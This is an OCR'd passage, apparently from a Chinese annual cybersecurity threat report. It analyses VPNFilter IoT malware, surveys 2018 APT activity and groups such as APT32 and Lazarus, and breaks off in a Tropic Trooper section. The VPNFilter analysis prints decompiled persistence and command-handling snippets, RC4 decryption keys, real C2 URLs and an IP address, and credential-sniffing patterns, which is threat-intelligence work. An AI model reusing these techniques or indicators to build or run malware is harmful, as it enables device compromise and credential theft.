


图 2-27　2018 年 IoT 恶意代码攻击活动变化趋势（来源：CNCERT/CC）

2.3.3　物联网僵尸网络 VPNFilter 恶意软件专题分析

2018年5月23日，思科Talos团队披露了一起物联网僵尸网络VPNFilter事件。VPNFilter恶意软件组件能够窃取网站凭证和监控Modbus SCADA协议，且可能导致受感染设备无法使用，可在个别受害者计算机上触发或集体触发，并可能切断全球成千上万台受害者计算机的互联网接入。

（1）VPNFilter 样本分析

VPNFilter的攻击过程是多阶段、多平台、模块化、多功能的，从目前掌握的情况来看，主要包括三个阶段，如图2-28所示。




图 2-28　VPNFilter 的攻击过程主要阶段（来源：安天公司）

第一阶段：利用多个冗余命令和控制（C2）机制发现当前第二阶段部署服务器的IP地址，使得这种恶意软件极其强大并能够处理不可预测的C2基础设施变化。在计算机重启后会继续存在，这与大多数其他针对IoT设备的恶意软件不同，因为恶意软件通常无法在设备重新启动后存续，主要目的是获取持久据点，以能够部署第二阶段恶意软件，如图2-29所示。

```
signed int v0; // ebx
int v1; // ST00_4
int v2; // ST00_4

if ( sys_fork() > 0 )
  sub_807DE44(0);
sys_setsid();
v0 = sub_80780C8();
if ( v0 >= 0 )
{
  do
  {
    v1 = v0--;
    sys_close(v1);
  }
  while ( v0 != -1 );
}
sys_umask(0x17u);
return v2;
```

图 2-29　VPNFilter 样本通过 sys_setsid 函数设置守护进程（来源：安天公司）

通过写crontab实现持久化，crontab格式为{minute}{hour}{day-of-month}{month}{day-of-week}，/5 *表示每5min执行一次，如图2-30所示。

```
signed int result; // eax
int v1; // ebx

result = open_file("/etc/config/crontab", (int)"a");
v1 = result;
if ( result )
{
  write_file(result, "*/5 * * * * %s\n", (int)&byte_808EF80);
  result = close_file(v1);
}
return result;
```

图 2-30　VPNFilter 样本通过写 crontab 实现持久化（来源：安天公司）

样本中的关键字符串都经过变形的RC4算法加密，如图2-31所示，这也是将其与BlackEnergy关联起来的重要原因之一。

```
.data:0808D040 off_808D040     dd offset unk_80828F3   ; DATA XREF: sub_8048C00+4A↑r
.data:0808D044                 dd offset unk_8082908   ; encrypted strings
.data:0808D048                 dd offset unk_808291D
.data:0808D04C                 dd offset aRaC          ; "\a◆a|◆Ш"
.data:0808D050                 dd offset unk_808293E
.data:0808D054                 dd offset unk_8082994
.data:0808D058                 dd offset unk_8082951
.data:0808D05C                 dd offset unk_8082961
.data:0808D060 off_808D060     dd offset unk_80829C4   ; DATA XREF: sub_8048B70+4A↑r
.data:0808D064                 dd offset unk_80829F8
.data:0808D068                 dd offset unk_8082A28
.data:0808D06C                 dd offset unk_8082A5C
```

图 2-31　VPNFilter 样本关键字符串经过变形的 RC4 算法加密（来源：安天公司）

VPNFilter样本中S盒的初始化算法把标准RC4算法中的swap换成了异或，key是硬编码的%^:d，如图2-32所示。

```
def KSA(key):
    keylength = len(key)

    S = range(256)

    for i in range(256):
        S[i] ^= key[i % keylength]

    return S
```

图 2-32　VPNFilter 样本中 RC4 算法中对 S 盒的初始化方法（来源：安天公司）

VPNFilter样本中12个被加密的字符串解密后的结果见表2-2。

表2-2 VPNFilter样本中12个被加密的字符串解密后的结果（来源：安天公司）

序号	解密结果
1	/var/run/client.crt
2	/var/run/client.key
3	/var/run/client_ca.crt
4	0.3.9qa
5	/var/run/msvf.pid
6	http://toknowall.com/manage/content/update.php
7	/var/vpnfilter
8	/update/test
9	http://photobucket.com/user/nikkireed11/library
10	http://photobucket.com/user/kmila302/library
11	http://photobucket.com/user/lisabraun87/library
12	http://photobucket.com/user/katyperry45/library

在样本中通过0x08049160处的函数实现还原C2地址操作，还原出C2地址217.12.202.40。如果两次图片下载都失败了，则监听本地socket，判断IP地址、magic number等，从数据包中提取C2地址。chmod使下载的文件具有可执行权限，然后通过sys_execve系统调用执行。

第二阶段：该恶意软件具有文件收集、命令执行、数据泄露和设备管理等功能，第二阶段的某些版本还具有自毁功能，可覆盖设备固件的关键部分并重新启动设备，使设备无法使用。基于威胁发起者表现出的对这些设备的了解，以及版本中的现有功能，威胁发起者可能将这种自毁指令部署至其控制的大多数设备，而不管命令是否内置于第二阶段恶意软件中。

样本创建了一个模块目录/var/run/vpnfilterm和一个工作目录/var/run/vpnfilterw（目录名不是固定的，和文件名有关，比如这里的vpnfilter是文件名）。

VPNFilter样本中接收指令并执行的部分如图2-33所示。

```
  sub_8049200();
}
if ( find_str(v21, (unsigned __int8 *)&exec_decrypt) )
{
  if ( find_str(v21, (unsigned __int8 *)&copy_decrypt) )
  {
    if ( find_str(v21, (unsigned __int8 *)&port_decrypt) )
    {
      if ( find_str(v21, (unsigned __int8 *)&delay_decrypt) )
      {
        if ( find_str(v21, (unsigned __int8 *)&reboot_decrypt) )
        {
          if ( find_str(v21, (unsigned __int8 *)&restart_decrypt) )
          {
            if ( find_str(v21, (unsigned __int8 *)&download_decrypt) )
            {
              v15 = find_str(v21, (unsigned __int8 *)&update_decrypt);
              v16 = 0;
              if ( v15 )
              {
                while ( v16 < 524 )
                {
                  v15 = *((unsigned __int8 *)v20 + v16);
                  *((_BYTE *)&v17 + v16++) = v15;
                }
                dword_809E7E4[v12] = v15;
```

图 2-33 VPNFilter 样本中接收指令并执行的部分（来源：安天公司）

其中，download命令下载文件到/var/tmp/vpn.tmp目录，restart命令通过sys_exit系统调用结束当前进程，reboot命令通过sys_reboot系统调用重启系统，copy命令读取系统上的文件，exec命令能调用/bin/sh、/bin/ash、/bin/bash、/bin/shell等解释器执行命令。

解密字符串使用的是和第一阶段相同的算法，但是key是g&*kdj$dg0_@@7’x，如图2-34所示。

```
v3 = (char *)sub_804D210(a3);
qmemcpy(v3, a1, a3);
sub_804D9F0(&v7, "g&*kdj$dg0_@@7'x", 16);
if ( a3 )
{
  v4 = 0;
  do
  {
    v5 = (int)&v3[v4++];
    sub_804DA60(&v7, v5);
```

图 2-34 VPNFilter 样本在第二阶段中的解密算法（来源：安天公司）

该样本会将输入输出重定向到/dev/null，也就是不显示输入输出，并且通过

sys_unlink系统调用删除自己。

不同于调试样本中使用固定的user agent，该样本每次从下列9个user agent中随机选择，见表2-3。

表2-3 VPNFilter样本中的9个user agent（来源：安天公司）

序号	user agent
1	Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
2	Mozilla/5.0 (Windows NT 6.1; rv:52.0) Gecko/20100101 Firefox/52.0
3	curl/7.47.0
4	Wget/1.17.1 (linux-gnu)
5	git/2.7.4
6	Google Chrome/64.0.3282.140 Windows
7	Google Chrome/64.0.3282.140 Linux
8	Lynx/2.8.8pre.4 libwww-FM/2.14
9	python-requests/2.18.4

第三阶段：该阶段包含多个插件，这些插件为第二阶段提供附加功能。其中两个重要插件为用于收集通过设备传输的流量的数据包嗅探器（包括窃取网站凭证和监控 Modbus SCADA协议）和允许第二阶段通过Tor进行通信的通信模块。

在样本中查找了数据包中的下面这些字段：tmUnblock.cgi（cisco/linksys路由器中的一个模块）、*modbus*\n%s:%uh->%s:%hu（Modbus是施耐德电气发明的一个总线协议）、User=/Name=/Login=/Pass=，这些都是与HTTP BASIC认证相关的字段，查找这些字段能够获取登录凭证。

（2）总结

VPNFilter是一种具有扩张性、功能强大且危险的恶意软件，将难以实施防御措施的设备作为目标。其高度模块化的框架允许快速更改威胁发起者的操作基础设施，以服务其错误归因、情报收集和寻找攻击平台的目标。如果某一命令符合威胁发起者的目标，则该命令会被广泛执行，这可能会导致成千上万台设备无法使用，使全球范围内或满足威胁发起者目的的重点区域中成千上万名受害者无法接入互联网。

为降低受损风险，拥有IoT设备的消费者和企业应更改其默认管理密码，并将安装的固件更新到最新版本。在存在感染的情况下，将设备重置为出厂状态（备份数据后）以删除恶意软件，并在重置完成后更新到最新固件。

2.4 2018 年 APT 威胁活动专题分析

自2015年5月我国境内披露APT组织“海莲花”的攻击活动以来，全球范围内的APT组织及其活动迅速成为国内外网络安全研究的重要内容。监测和研究显示2018年全球范围内APT活动达到了空前的规模；全球各大安全机构对APT活动的研究也达到空前火热的程度。

2.4.1 2018 年高级威胁类攻击态势

2018年，针对APT攻击活动研究及披露呈现持续、加速升温趋势，分析如下。

（1）研究及披露情况

2018年，全球至少有99个专业安全机构发布各类高级威胁研究报告478份，涉及相关威胁来源109个；其中已被确认的APT组织为53个，主要涉及被攻击目标国家和地区79个。其中，公开研究报告数量较2017年增长了360%。2016-2018年全球公开的APT研究报告情况见表2-4，2018年发布APT相关研究报告数量最多的10个国家见表2-5。

表2-4 2016-2018年全球公开的APT研究报告情况（来源：北京奇安信科技有限公司）

年份	APT 研究机构数量（个）	公开高级威胁报告数量（份）	涉及 APT 组织数量（个）	被攻击国家和地区数量（个）
2016	41	100	43	38
2017	46	104	36	31
2018	99	478	53	79
近两年涨幅	115%	360%	47%	155%

表2-5 2018年发布APT相关研究报告数量最多的10个国家（来源：北京奇安信科技有限公司）

国家	发布 APT 报告机构数量（个）	发布 APT 报告数量（份）	涉及 APT 组织数量（个）
美国	52	216	95
中国	12	80	39
俄罗斯	2	28	15
韩国	6	21	10
以色列	5	19	12
斯洛伐克	1	17	7

（续表）

国家	发布 APT 报告机构数量（个）	发布 APT 报告数量（份）	涉及 APT 组织数量（个）
英国	5	6	5
加拿大	1	6	1
意大利	1	5	3
荷兰	3	3	1

（2）攻击目标地域分布

2018年APT攻击活动与地缘政治紧密相关，呈现出明显的地域特征，相关活动主要分布于中东、东欧和亚太、美洲和欧洲[20-22]。

（3）攻击目标行业分布

2018年，在全球公开披露的高级威胁分析报告中，被攻击目标涉及最多的5个行业领域分别是：军队与国防（17.1%）、政府（16.0%）、金融（15.5%）、外交（11.6%）、能源（10.5%）。值得注意的是，国家的基础性行业正面临越来越多的高级威胁攻击风险，如科研、医疗、传媒、电信等。2018年公开高级威胁事件报告涉及行业分布如图2-35所示。




图 2-35　2018 年公开高级威胁事件报告涉及行业分布（来源：北京奇安信科技有限公司）

[20] 全球高级持续性威胁（APT）2018 年总结报告 https://ti.360.net/blog/articles/apt-2018-report/。
[21] 腾讯安全 2018 年高级持续性威胁研究报告 https://mp.weixin.qq.com/s/F5hBw_pVithLIY6ixE0q-g。
[22] 2018 年全球十大 APT 攻击事件盘点 https://mp.weixin.qq.com/s/F5hBw_pVithLIY6ixE0q-g。

（4）攻击手段

公开或开源的攻击框架和工具被频繁利用，多种技术被引入以规避与历史攻击手法的重合；同时面向移动设备、路由器等新的攻击方式被发掘利用。APT入侵方式以鱼叉邮件攻击、水坑攻击，以及网络流量劫持或中间人攻击作为前摄侵入手段，见表2-6。

表2-6 APT组织常用攻击方式[23-24]（来源：CNCERT/CC）

序号	攻击方式
1	鱼叉钓鱼攻击，利用已知漏洞发送恶意邮件附件诱导受害者点击运行
2	通过入侵网络实施中间人攻击，劫持流量，诱导用户安装虚假的安装包，并释放后门
3	利用有漏洞的路由器，对目标进行攻击
4	针对虚拟化产品展开攻击
5	对移动设备用户展开攻击

（5）活跃攻击组织

APT28、Lazarus、Group123、海莲花、MuddyWater等组织的攻击活动在2018年持续被国内外安全机构频繁披露，2018年高级威胁组织被披露情况如图2-36所示。其中，圆形面积越大，说明该组织在2018年被全球各大安全机构披露的次数越多。

[23] 全球高级持续性威胁（APT）2018 年总结报告 https://ti.360.net/blog/articles/apt-2018-report/。
[24] 腾讯安全 2018 年高级持续性威胁研究报告 https://mp.weixin.qq.com/s/F5hBw_pVithLIY6ixE0q-g。




图 2-36　2018 年高级威胁组织被披露情况（来源：北京奇安信科技有限公司）

2.4.2　2018 年中国境内面临的 APT 威胁情况

2018年，APT32（海莲花、OceanLotus、APT-C-00）、蓝宝菇（APT-C-12）、毒云滕（绿斑）、BITTER（蔓灵花）、DarkHotel（黑旅店）、Lazarus等APT组织被披露针对中国境内的政府、军事、能源、科研、贸易、金融等行业机构实施了攻击活动，见表2-7。

表2-7 针对中国境内的部分APT组织活动情况[25-26]（来源：CNCERT/CC）

APT 组织	攻击手段	最早活动时间	最新活动时间
APT32	鱼叉邮件、水坑攻击，远程漏洞利用	2012年	2018年11月
蓝宝菇	鱼叉邮件	2011年	2018年11月
毒云藤	鱼叉邮件	2007年	2018年5月
BITTER	鱼叉邮件	2013年	2018年11月
DarkHotel	鱼叉邮件、网络劫持攻击	2010年	2018年9月
Lazarus	鱼叉邮件、水坑攻击	2007年	2018年2月

（1）APT 32

APT32组织是一个长期针对我国政府、科研院所、海事机构、海域建设、航运企业等领域的攻击组织，该组织在过去不仅频繁对我国境内实施网络攻击活动，同时也针对东南亚周边国家实施攻击，包括柬埔寨、越南等。该组织常用的攻击战术和技术特点，包括使用开源的代码和公开的攻击工具，如Cobalt Strike。

APT32组织在2017年曾疑似利用永恒之蓝实施针对国内高校的攻击测试活动。在2018年，该组织被披露针对柬埔寨和菲律宾展开新的攻击活动，并且疑似利用了路由器的漏洞实施远程渗透。相关漏洞首次公开是在由维基解密披露的CIA Vault7项目资料中，并由国外安全研究人员发布了相关攻击利用代码。

该组织在2018年的攻击活动中使用了更加多样化的载荷投放形式，并使用多种白利用技术加载其恶意模块。APT32组织常用的白利用技术见表2-8，该组织在近期活动中主要的攻击过程见表2-9。

表2-8 APT32组织常用的白利用技术（来源：北京奇安信科技有限公司）

白利用技术	相关模块名称
McAfee mcods.exe文件的白利用	mcvsocfg.dll
Flash.exe的白利用	UxTheme.dll
针对Google的白利用	goopdate.dll
Word白利用	wwlib.dll
360tray.exe的白利用	dbghelp.dll

[25] 腾讯安全 2018 年高级持续性威胁研究报告 https://mp.weixin.qq.com/s/F5hBw_pVithLIY6ixE0q-g。
[26] 2018 年全球十大 APT 攻击事件盘点 https://mp.weixin.qq.com/s/F5hBw_pVithLIY6ixE0q-g。

表2-9　APT32组织在近期活动中主要的攻击过程（来源：北京奇安信科技有限公司）

攻击阶段	使用技术
攻击入口	利用鱼叉邮件投递漏洞文档，如CVE-2017-11882漏洞文档
初始控制	（1）远程下载伪装成图片的PowerShell脚本载荷； （2）利用白利用技术执行核心dll载荷
横向移动	主要利用系统命令实现横向移动： （1）使用nbt.exe进行扫描； （2）net.exe实现IPC用户添加； （3）MsBuild.exe在内网机器上编译生成恶意dll模块并执行

除此以外，海莲花在攻击目标的选择上出现一些变化，其攻击目标延伸至金融行业，但其主要的攻击动机暂不明确。

（2）蓝宝菇（APT-C-12）

蓝宝菇组织的活动从2011年开始并持续至今，对我国政府、军工、科研、金融等重点单位和部门进行了持续的网络间谍活动。该组织主要关注核工业和科研等相关信息，被攻击目标主要集中在中国境内。

蓝宝菇组织主要使用鱼叉邮件实施攻击，其投放的文件主要是RLO伪装成文档的可执行文件或LNK格式文件。蓝宝菇组织使用的鱼叉邮件示例如图2-37所示。




图 2-37　蓝宝菇组织使用的鱼叉邮件示例（来源：北京奇安信科技有限公司）

该组织主要使用动态域名或IDC IP地址作为其控制基础设施，后续常使用多个商业云服务作为其上传和托管窃取的数据。其常使用的恶意程序包括Poison Ivy、Bfnet，以及PowerShell实现的后门。

（3）毒云藤

毒云藤从2007年开始至今，对中国国防、政府、科技、教育以及海事机构等重点单位和部门进行了长达11年的网络间谍活动。该组织主要关注军工、中美关系、两岸关系和海洋相关领域。

该组织主要使用鱼叉攻击投放漏洞文档或二进制可执行文件。毒云藤组织使用的鱼叉邮件示例如图2-38所示。

图 2-38　毒云藤组织使用的鱼叉邮件示例（来源：北京奇安信科技有限公司）

毒云藤组织主要使用的恶意木马包括Poison Ivy、ZxShell、XRAT等，并使用动态域名、云盘、第三方博客作为其控制回传的基础设施。

毒云藤和蓝宝菇两个组织的攻击来源属于同一地域，但使用的TTP却存在一些差异。蓝宝菇组织和毒云藤组织TTP对比见表2-10。

表2-10　蓝宝菇组织和毒云藤组织TTP对比（来源：北京奇安信科技有限公司）

组织名称	蓝宝菇（APT-C-12）	毒云藤（APT-C-01）
最早活动	2011年	2007年
攻击目标	政府、军工、科研、金融	国防、政府、科技、教育、海事
攻击入口	鱼叉攻击	鱼叉攻击
初始载荷	RLO伪装成文档的可执行文件或LNK格式文件	漏洞文档或二进制可执行文件
恶意代码	Poison Ivy、Bfnet； PowerShell实现的后门	Poison Ivy、ZxShell、XRAT
控制回传	动态域名或IDC IP地址； AWS S3、新浪云等云服务	动态域名、云盘、第三方博客

（4）BITTER

BITTER组织活跃于南亚地区，最早的攻击活动可以追溯到2013年，并且至今仍旧活跃。该组织主要针对巴基斯坦，同时也发现过其针对中国境内目标的攻击活动。

BITTER组织主要使用鱼叉邮件向目标人员投放漏洞利用文档，其中包括针对Office 的漏洞文档和InPage文字处理软件的漏洞（CVE-2017-12824）文档。该组织也被披露与同样活跃在南亚地区的其他APT组织存在联系。

（5）Darkhotel

趋势科技在2018年7月公开捕获了又一例VBScript Engine的在野“零日”漏洞（CVE-2018-8373）攻击样本。经与威胁情报数据关联，发现Darkhotel组织在2018年被披露多次利用VBScript Engine的相关“零日”漏洞实施在野攻击活动。Darkhotel组织在近期活动中主要的攻击过程如图2-39所示。




图 2-39　Darkhotel 组织在近期活动中主要的攻击过程（来源：北京奇安信科技有限公司）

（6）Lazarus

2018年以来，安全厂商对于Lazarus所属的攻击活动的区分开始变得不是特别明确，部分安全厂商开始采用独立命名的组织名称来识别针对特定地域或者特定行业的攻击活动。FireEye将该组织包含经济动机的攻击活动归属为新的APT组织代号，即APT38。关于APT38的情况，后续还有介绍。这里列举了安全厂商披露的和Lazarus有关的，或疑似与其相关的攻击活动，见表2-11。

表2-11 Lazarus组织在2018年被公开披露的主要活动情况
（来源：北京奇安信科技有限公司）

披露时间	披露来源	概述
2018.4.24	McAfee	安全厂商披露Lazarus一系列攻击行动，并命名为Operation GhostSecret
2018.4.27	Threatpost	泰国CERT发布朝鲜Hidden Cobra组织的GhostSecret攻击行动预警
2018.5.29	US-CERT	美国CERT发布了关于HIDDEN COBRA组织RAT工具和一个SMB蠕虫的预警
2018.6.14	US-CERT	美国CERT再次发布HIDDEN COBRA使用VBA宏分发新的恶意代码预警
2018.6.23	Security Affairs	针对墨西哥银行、智利银行等多个南美银行的攻击
2018.7.10	Kaspersky	针对土耳其金融行业的攻击
2018.8.15	360	360高级威胁应对团队披露了疑似该组织模仿开源交易软件“Qt Bitcoin Trader”开发了一款名为“Celas Trade Pro”的数字加密货币交易软件的攻击活动，并同时针对Windows和Mac平台
2018.8.24	Check Point	安全厂商发现命名为Ryuk的勒索软件的定向攻击，其与HERMES在代码上保持诸多相似，而HERMES归属Lazarus
2018.8.28	Securonix	Securonix安全专家披露Lazarus对印度银行Cosmos Bank的攻击，其在2018年8月10-13日造成了超过9.4亿卢比（1350万美元）资金被盗取
2018.10.2	US-CERT	美国DHS发布HIDDEN COBRA针对ATM攻击的预警[77]
2018.11.20	Trend Micro	趋势科技披露Lazarus组织在2018年11月针对亚洲和非洲的ATM上的攻击，窃取了数百万美元，其在9月对拉丁美洲的几家金融机构实施了攻击
2018.12.13	McAfee	安全厂商披露攻击行动Operation Sharpshooter，针对全球的核、防御、能源和金融公司，其植入物疑似来自Lazarus的Duuzer后门代码

2.4.3 APT 威胁发展趋势

2018年，APT威胁的攻防双方持续处于白热化的对抗当中。与往年相比，更多APT组织的攻击活动被国内外安全机构曝光和跟踪，其中包括新的APT组织或攻击行动，更新的APT攻击武器分析和在野漏洞的利用手段。同时，APT组织不再局限于其过去固有的攻击模式和武器，APT组织不仅需要达到最终的攻击效果，还要刻意避免被防御方根据留下的痕迹和特征追溯到其组织身份。最后，APT威胁早已不再是APT组织与安全机构或厂商之间独有的对抗游戏，而是逐步演变为国家与国家之间力量博弈的武器，以及政治、经济和文化等外交层面的重要手段。

结合2018年的APT威胁态势，推测APT威胁活动的演变趋势可能包括如下几个方面：

（1）APT组织可能发展出更加明确的组织化特点，例如小组化，各个攻击小组可能针对特定行业实施攻击并达到特定的攻击目的，但其整体可能共享部分攻击代码或资源；

（2）APT组织在初期的攻击尝试阶段和获得初步控制权阶段可能更倾向于使

用开源或公开的攻击工具或系统工具，只有对高价值目标或为维持长久性的控制时，才会使用其自身特有的成熟的攻击代码；

（3）APT组织针对的目标行业可能会进一步延伸到一些传统行业或者和国家关键信息基础建设相关的行业和机构。随着这些行业逐渐互联化和智能化，其安全防御上的弱点将会被越来越多地利用，供应链攻击也会越来越频繁；

（4）APT组织会进一步加强“零日”漏洞能力的储备，并且可能覆盖多个平台，包括PC、服务器、移动终端、路由器，甚至工业控制设备等。

2.5 Tropic Trooper 网络间谍组织最新攻击活动专题分析

Tropic Trooper（又名KeyBoy）网络间谍活动主要针对亚太地区发动网络攻击，我国台湾地区和香港地区是该组织的主要攻击目标，其主要攻击政府、医疗、交通以及高科技行业，窃取机密信息。Tropic Trooper背后有强大的团体支撑，其可以自行开发网络间谍工具。在不同的攻击活动中，网络间谍工具随之不断更新。

Tropic Trooper最早可以追溯到2012年，当时其攻击目标是越南和印度用户，此后该间谍组织一直很活跃。2015年，该组织针对我国台湾地区发动了攻击，其主要利用了Windows的两个热门漏洞：CVE-2010-3333和CVE-2012-0158。通过发送带有附件的电子邮件渗透目标网络，利用社会工程学诱骗用户点击附件。2016年该组织攻击了我国台湾能源公司，同样是利用了Windows的CVE-2012-0158漏洞，此次攻击使用的是“Yahoyah”恶意软件。

2018年，Tropic Trooper网络间谍组织再次活跃，亚信安全公司截获其最新攻击活动。此次攻击活动同样是通过垃圾邮件进行传播的，只是其利用的漏洞发生了变化，此次利用的Windows漏洞为CVE-2017-11882和CVE-2018-0802。Tropic Trooper网络间谍组织历史活动情况见表2-12。

表2-12 Tropic Trooper网络间谍组织历史活动情况（来源：亚信安全公司）

活动时间	攻击目标国家和地区
2012年	印度、越南
2015年	菲律宾、中国台湾地区
2016年	中国台湾地区（能源公司）
2018年	中国台湾地区、中国香港地区

Tropic Trooper攻击活动中利用的漏洞都是微软Office漏洞，这些漏洞的利用代码非常简单而且稳定，极易用于黑客攻击，特别是钓鱼邮件攻击。利用漏洞可以很容易构造出包含恶意代码的Office文档，所以在很多APT攻击案例中，都是利用了Office漏洞，Tropic Trooper攻击活动使用的漏洞见表2-13。

表2-13 Tropic Trooper网络间谍组织攻击活动使用的漏洞（来源：亚信安全公司）

CVE 编号	漏洞名称
